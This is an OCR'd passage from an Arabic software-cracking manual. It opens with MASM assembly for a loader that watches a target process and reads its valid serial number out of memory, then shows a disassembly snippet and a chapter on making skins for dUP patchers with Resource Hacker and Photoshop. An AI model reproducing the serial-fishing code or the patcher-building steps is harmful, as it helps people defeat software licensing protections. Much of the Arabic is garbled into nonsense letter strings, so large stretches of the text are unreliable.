invoke ResumeThread,pinfo.hThread
mov cntx.ContextFlags,CONTEXT_FULL
GetContextLoop:
invoke GetThreadContext,pinfo.hThread,addr cntx
mov esi,AdressVA
cmp cntx.regEip,esi
je SetSerial
jmp GetContextLoop
SetSerial:
invoke SuspendThread,pinfo.hThread
invoke ReadProcessMemory,pinfo.hProcess,cntx.regEax,addr Serial,999,0
invoke MessageBox,0,addr Serial,0,MB_OK
invoke ExitProcess,0
end start
```

Sniffer . شُغِّله وهاجِم، فتجد أن Sniffer يُظهِر لك

6. قوع الهندسة العكسية

يأتي خطوة زرع الحماية في الكود:



فيما يلي نحن نسأل كيف يتم إضافة الحماية. إذا كان الجواب هو أن الحماية تُضاف بعد الانتهاء من البرنامج.

وهكذا:

```
0048AE58  .  E8 3BF0F9FF    CALL Exemple_.00429E98
0048AE5D  .  8B55 E8        MOV EDX,[LOCAL.6]
0048AE61  .  E8 C291F7FF    CALL Exemple_.00404028
0048AE66  .v 75 02          JNZ SHORT Exemple_.0048AE6A
0048AE6A  >  84DB           TEST BL,BL
0048AE6C  .v 0F85 FE000000  JNZ Exemple_.0048AF70
0048AE72  .  A1 E8E44800    MOV EAX,DWORD PTR DS:[48E4E8]
0048AE77  .  8B00           MOV EAX,DWORD PTR DS:[EAX]
```

وهنا: تُخزَّن القيمة في EAX


B087B3739356A0

Sniffer, وز چ ڈ ڈ ڈ

AT4RE . قد عاد بدون EAX . في الخطوة

GetID: زر حول المنتج يعرض قائمة الخيارات

: بعد الضغط على Maker Key في الشاشة التالية، ثم على OK، ٣٠ ثانية



ص خ ر د ب ع و س ض ق ب ع ج ذ و س ض ق ب خ ب ك ص ه ز ط ص ز ه ص ح ج ذ و س ض ق ب خ ب د

الباب الثامن: تصميم سكينات للبارشات

تصنيف البرنامج dUP باستخدام الوقوشوب

ثبت برنامج dup وضع ملف الحماية في مجلده الخاص.

	⊙ وجود ثبت dUP Version 2.19. ⊙ وجود ثبت Adobe Photoshop CS3. ⊙ وجود ثبت Resource Hacker. ⊙ وجود ثبت RGNCreator.

	(تحميل الملفات المطلوبة)

المطلوب:

1) تجاوز الحماية.

2) تثبيت الملف.

3) تنظيف الملف.


1. أولا: الشعار الشيطاني

- تحميل برنامج dUP وفك ضغطه إلى مجلد خاص.


- تشغيل برنامج PSD وفتح الملف المطلوب تغيير شعاره.

- تحميل برنامج Resource Hacker وفتح الملف VistaSkin.res , وتغيير شعار dUP إلى شعار شيطاني.

- ماذا يحدث إذا قمت بتشغيل برنامج Resource Hacker وفتح الملف VistaSkin.res؟



- بعد تجديد الملف الخاص بالـ Bitmap والضغط على الزر الأيمن للفأرة :



- لتعديل الصورة الخاصة بالزر نقوم بالضغط على الزر الأيمن للفأرة :

1) نختار الصورة المطلوبة.

2) نختار Patch لزر الباتش :

Up : يجب أن تكون بحجم 32*32 بكسل.

Down : 32*10 بكسل.

Over : شإلإيدز يَّخذوُدَوُظخ.

Disable : خيَّ ىو جا*ت)وٌ ِي ي َنا ُي هبد ِ َ Patch) .

3(ِ َ About زئالغ لدالض : (Up – Down – Over) .

4(ِ َ EXIT زئالغ لدالض : (Up – Down – Over) .

ئُىُفـبِ صُبِخِ عِبِخِ ىَ بِخِ ىَ دا ُوُر About :

1(وخُأُص بِـمىُّىَ About.

2(ِ َ ب ىا ُل ُي بِ مىُّىَ About زئالغ لدالض ١ دَ ُوُ


- وأعك جخإ SourceSkin.Psd زربودجئ Photoshop ووسَّؤ خب*مث .

خِ ُّ نىَ نؤ وبدي دسعولخركدُّو RGN صطُّلاز إخجءدوب بـل او هـج ,جُ مُ عِ خ هـجى *ج نىَ بِ وَ ُ ظ ش ُّ ث dup ئجدوُز دويو َ -

جُ مُ عِ خ فـبِ خُ عِ ج و ىَ نخِ خ


صُ بِ ط خ ئُ *ظ بـل او هـجصُ بِ دعيخ شَ ُ خِ يِ ُ زدَ ج نخز (Background صُ هـبِ ث) صُ اُ ط خ ن بِ ب ث *-بـ ودلـ Color Overly جه


صُ هـبِ خ ُ ح , ئَ وي ُ ظ خ ُ ث بِ ز دُ ه ٩ ظ ؤ مـ ن ث بِ خ و Style Layer ش ُ دبِ خ :




صهُزِ صدُّ ددُ خَيعِيوُ ،(خَلِأخصُتُزَ خَ, ؤسهَ نؤ هتَن ؤُحُ, ؤسهَ دج) Patch ؤَحَّ, زلأخضالدضء بوَب ءدمدُ نخِ - ص*ؤُ.

- خَعك خجملخً PATCH BTN يف وذِش Layers Patch يَخ ُعوخو وخيَتُ Patch Ctrl يَخ خً, ٣أ١يذز صود*عُالدز ءيكؤ ،٣أ إَاَيخ شِ.






كإظخ ظخً, ٣أ ٠خ نِخ : صُيدعيخ صفعُبيخ ًَّخَوُ ،دمدا*ز ج, ىعشهيذ يُجِّ Ctrl + E




خ٠ ٣ٌ ,ئُهد ز ّ َ خ ٍ ٍ أ إَش خألن ه، و خ و ع ُ Convert To Smart Object :




ج ُ ش ُ و ؤ ُ ي ُ ه ٌ ٣ ٠ ز ّ َ خ ٍ ٍ أ إَش أ ه ل ه، و خ و ع ُ Contents Edit :

:خ ُ ي ُ أ ٌ ج ُ ُ ُ م ع ج ٍ ث ز د ذ ى ُ و ، َ ـ ـ ٍ / و ُ ُ ث ك ع ُ ُ ّ ٍ خ ن خ




- خلال خطوات إن زال لصق BMP زدعي خ : File > Save As جلا دهال خو Ctrl + Shift + S كظا ظخص سبت ظخعو وو **Patch_Up.Bmp**.

- مثوبو دوي ب خو Overlay Color ذس ب خ دهي ج خو LayerStyle ش دي ب ب خ ب ي ي ب دو ي ج و خ ط و Patch ص ب ه س ب خ ع ط و خ :



: Color ص دط خو Mode Blend ص ى ظخص مجد خ ٣٠ خ




- خل٧ خطخإخصَّ زاللطص Bmp وزدج : Patch_Over .

إحُعكوكإظووُ وآنبيَدُعوخ ج Patch_Down يَّخثـؤ ههجصتُرديخصُحم*يخ تَ -

Distance = 0 صُبطخوُيدجُيخنيخيَدُعوخ ج Satin وكإعيخصُد ب هتن Patch_Disable صيدمخيصسيدز –


صُيدعيخ شَخيَزدج ,زلأخ ضالدمخيجهيخ تَتيَخنتُ -



- كرخالعوسديالأوبذأ٧لأيلخنخظهسطص,خَيَّخ Patch يعهسطهدهَ,خَيَّخ About ءٍ رُتؤنلمتاخلكيوىأوىخيَخيَن.

Object Smart وبعد عرض صورة جديدة بشكل إلزامي بعد - بيك مع، صور *يد، ن ى ن ؤ ب ى خ و، ح، د ص و، ب ث م
خ و ى ب ق ب ى ه ب خ ب ل ت ا ل ه ب ص ت ه ب خ ي ي ه د ى *ظ س خ د ى ب ي ب ، ى خ ب خ ح، ث ا ه ج و ك ا ظ ص د، ق

: Exit و About خ ل أ خ ت ؤ ه ج ض خ د ه ط خ ا و خ ت ظ ب ت ن ذ ن خ -




- ؤ ج د ف ى ى About ث ن ه ؤ ص ب و خ ع ف ص ؤ د ت ج ب خ، و ب ي د س و ل ا خ، ج، ه ج ه ب خ ب ى ى م ب خ ف ب ي خ ى ع ه ظ خ ج م ع ب خ ا و ع س ه
) ى *ج .د ى ل ه ب ؤ ع ه و ه ي (RGN


ي ن ه ك ي ا ٦١ ث ه ا ً ا ه ث 2.

د ه د م م ه ث ب ي ي خ ب خ س ع ه ز خ ى ث و و Hacker Resource ى ج د و ب ر ز VistaSkin.res ى ت ب ك ع ا ز خ ى ث ه ؤ و، ش ي ى ه خ ى ه ب خ
: ص ب ي ع ه ذ ض خ د ه ط خ

- و *ى خ ب ش Back_ ث ع ه ج ه خ ب ث ج م ص Action > Replace Bitmap :




٣أ١وو دبز نطخ صُاُطخ ج ُم ُظدعـبـپ ً ً*ز - Replace :



ص ُظ ُخ ُم ُد ض خ ع ِ ِ ِ

صيغة جديدة يمكن تعديل Dialog ، وإضافة عناصر تزيد من الخيارات لتعديل الواجهة :



- و ١ أ٣ ، ثم Compile Script .

- خزن ٧ أ خيارات ، وبنفس MySkin.res جه والب خالج : File > Save As .

- يمكن تعديل هذه الخيارات حسب الرغبة .

- في السيناريو الخاص بهذه الخيارات وتنفيذ RGN إحجد ثم ، ويزن تعديل .


: RGNCreator يجدوبريخ بيب خيعيى

- Pick ثم ن يلأ ص دة خ عز في السيناريو دعو ١ أ٣ و

ثم ١ أ٣ و Browse يل او هجص أخطش بك أو

رسم

: Ok ملأا جرافنا



. My_Rgn.RGN جذ Create ٍَ ٍَ, ٣أا١پدز دهاة٩ خ ىث و دٌ*ز

ينهكيا بنطذ: اجاي3ذا.

- . Project New پخ پلا او ه جثجدوبريخضدجئ*ج ثوو Dup ثجدوز وبد ىعو
- ثثهو *ز بو پ ىلص Settings ٍن و ثجدبريذ إذ MySkin.res ىدوإوَ ٌپخ ىٍپخ إجثو RGN (دٌ و ي

.) MyRgn.RGN

